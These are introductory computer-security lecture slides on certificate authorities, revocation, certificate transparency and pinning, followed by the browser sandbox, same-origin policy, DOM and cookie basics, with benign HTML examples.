CSE 484 : Computer Security and Privacy

Web Security
[Overview + Browser Security Model]

Fall 2021

David Kohlbrenner


Thanks to Franzi Roesner, Dan Boneh, Dieter Gollmann, Dan Halperin, David Kohlbrenner, Yoshi Kohno, Ada Lerner, John Manferdelli, John Mitchell, Vitaly Shmatikov, Bennet Yee, and many others for sample slides and materials ...

Administrivia

- HW2: Nov 5th (Friday)

Review: Hierarchical Approach for Certificates

- Single CA certifying every public key is impractical
- Instead, use a trusted root authority (e.g., Verisign)
  - Everybody must know the root's public key
  - Instead of single cert, use a certificate chain
    - $\text{sig}_{\text{Verisign}}$(“AnotherCA”, $\text{PK}_{\text{AnotherCA}}$), $\text{sig}_{\text{AnotherCA}}$(“Alice”, PK_{A})
  - Not shown in figure but important:
    - Signed as part of each cert is whether party is a CA or not



- What happens if root authority is ever compromised?

More Rogue Certs

- In Jan 2013, a rogue *.google.com certificate was issued by an intermediate CA that gained its authority from the Turkish root CA TurkTrust
  - TurkTrust accidentally issued intermediate CA certs to customers who requested regular certificates
  - Ankara transit authority used its certificate to issue a fake *.google.com certificate in order to filter SSL traffic from its network
- This rogue *.google.com certificate was trusted by every browser in the world

Bad CAs

- DarkMatter (https://groups.google.com/g/mozilla.dev.security.policy/c/nnLVNfqgz7g/m/TseYqDzaDAAJ and https://bugzilla.mozilla.org/show_bug.cgi?id=1427262)
  - Security company wanted to get CA status
  - Questionable practices
- Symantec! (https://wiki.mozilla.org/CA:Symantec_Issues)
  - Major company, regular participant in standards
  - Poor practices, mismanagement 2013-2017
  - CA distrusted in Oct 2018
- Recall: Turtles all the way down. How can we trust the CAs? What happens if we can’t?

Certificate Revocation

- Revocation is <u>very</u> important
- Many valid reasons to revoke a certificate
  - Private key corresponding to the certified public key has been compromised
  - User stopped paying their certification fee to this CA and CA no longer wishes to certify them
  - CA's private key has been compromised!
- Expiration is a form of revocation, too
  - Many deployed systems don't bother with revocation
  - Re-issuance of certificates is a big revenue source for certificate authorities

Certificate Revocation Mechanisms

- Certificate revocation list (CRL)
  - CA periodically issues a signed list of revoked certificates
    - Credit card companies used to issue thick books of canceled credit card numbers
  - Can issue a “delta CRL” containing only updates
- Online revocation service
  - When a certificate is presented, recipient goes to a special online service to verify whether it is still valid
    - Like a merchant dialing up the credit card processor

Attempt to Fix CA Problems: Certificate Transparency

- **Problem:** browsers will think nothing is wrong with a rogue certificate until revoked
- **Goal:** make it impossible for a CA to issue a bad certificate for a domain *without the owner of that domain knowing*
- **Approach:** auditable certificate logs
  - Certificates published in public logs
  - Public logs checked for unexpected certificates


www.certificate-transparency.org

Attempt to Fix CA Problems:
Certificate Pinning


- Trust on first access: tells browser how to act on subsequent connections
- HPKP – HTTP Public Key Pinning
  - Use these keys!
  - HTTP response header field "`Public-Key-Pins`"
- HSTS – HTTP Strict Transport Security
  - Only access server via HTTPS
  - HTTP response header field "`Strict-Transport-Security`"

Next Major Topic!
Web+Browser Security

Big Picture: Browser and Network



Where Does the Attacker Live?



Mitigation: SSL/TLS (not covered further)

Mitigation: Browser security model + web app security (this/next week)

Two Sides of Web Security


(1) Web browser

- Responsible for securely confining content presented by visited websites

(2) Web applications

- Online merchants, banks, blogs, Google Apps …
- Mix of server-side and client-side code
  - Server-side code written in PHP, JavaScript, C++ etc.
  - Client-side code written in JavaScript (… sort of)
- Many potential bugs: XSS, XSRF, SQL injection

But at least 3 actors!




User
+
Browser

Network


Browser: All of These Should Be Safe

- Safe to visit an evil website

- Safe to visit two pages
  - Simultaneously
  - Sequentially



- Safe delegation




Browser Security Model

Goal 1: Protect local system from web attacker
→ Browser Sandbox

http://a.com
A.com

Goal 2: Protect/isolate web content from other web content
→ Same Origin Policy




Browser Sandbox

Goals: Protect local system from web attacker; *protect websites from each other*

- E.g., safely execute JavaScript provided by a website
- No direct file access, limited access to OS, network, browser data, content from other websites
- Tabs **(new: also iframes!)** in their own processes
- Implementation is browser and OS specific*

*For example, see: https://chromium.googlesource.com/chromium/src/+/master/docs/design/sandbox.md




	High-quality report with functional exploit
Sandbox escape / Memory corruption in a non-sandboxed process	$30,000

From Chrome Bug Bounty Program

Same Origin Policy

Goal: Protect/isolate web content from other web content

Website origin = (scheme, domain, port)



Compared URL	Outcome	Reason
http://www.example.com/dir/page.html	Success	Same protocol and host
http://www.example.com/dir2/other.html	Success	Same protocol and host
http://www.example.com:**81**/dir/other.html	Failure	Same protocol and host but different port
https://www.example.com/dir/other.html	Failure	Different protocol
http://**en.example.com**/dir/other.html	Failure	Different host
http://**example.com**/dir/other.html	Failure	Different host (exact match required)
http://**v2.www.example.com**/dir/other.html	Failure	Different host (exact match required)

[Example from Wikipedia]

Same Origin Policy is Subtle!


- Browsers don’t (or didn’t) always get it right...

- Lots of cases to worry about it:
  - DOM / HTML Elements
  - Navigation
  - Cookie Reading
  - Cookie Writing
  - Iframes vs. Scripts

HTML + DOM + JavaScript


```
<html> <body>
<h1>This is the title</h1>
<div>
<p>This is a sample page.</p>
<script>alert(“Hello world”);</script>
<iframe src=“http://example.com”>
</iframe>
</div>
</body> </html>
```

Document Object Model (DOM)




Same-Origin Policy: DOM

Only code from same origin can access HTML elements on another site (or in an iframe).



www.bank.com (the parent) **can** access HTML elements in the iframe (and vice versa).


```
<html> <body>
<iframe
  src=“http://www.bank.com/iframe.html”>
</iframe>
</body> </html>
```



www.evil.com (the parent) **cannot** access HTML elements in the iframe (and vice versa).

Browser Cookies

- HTTP is stateless protocol
- Browser cookies are used to introduce state
  - Websites can store small amount of info in browser
  - Used for authentication, personalization, tracking…
  - Cookies are often secrets



POST login.php
username and pwd

HTTP Header: Set-cookie:
login_token=13579;
domain = (who can read) ;
expires = (when expires)

GET restricted.html
Cookie: login_token=13579

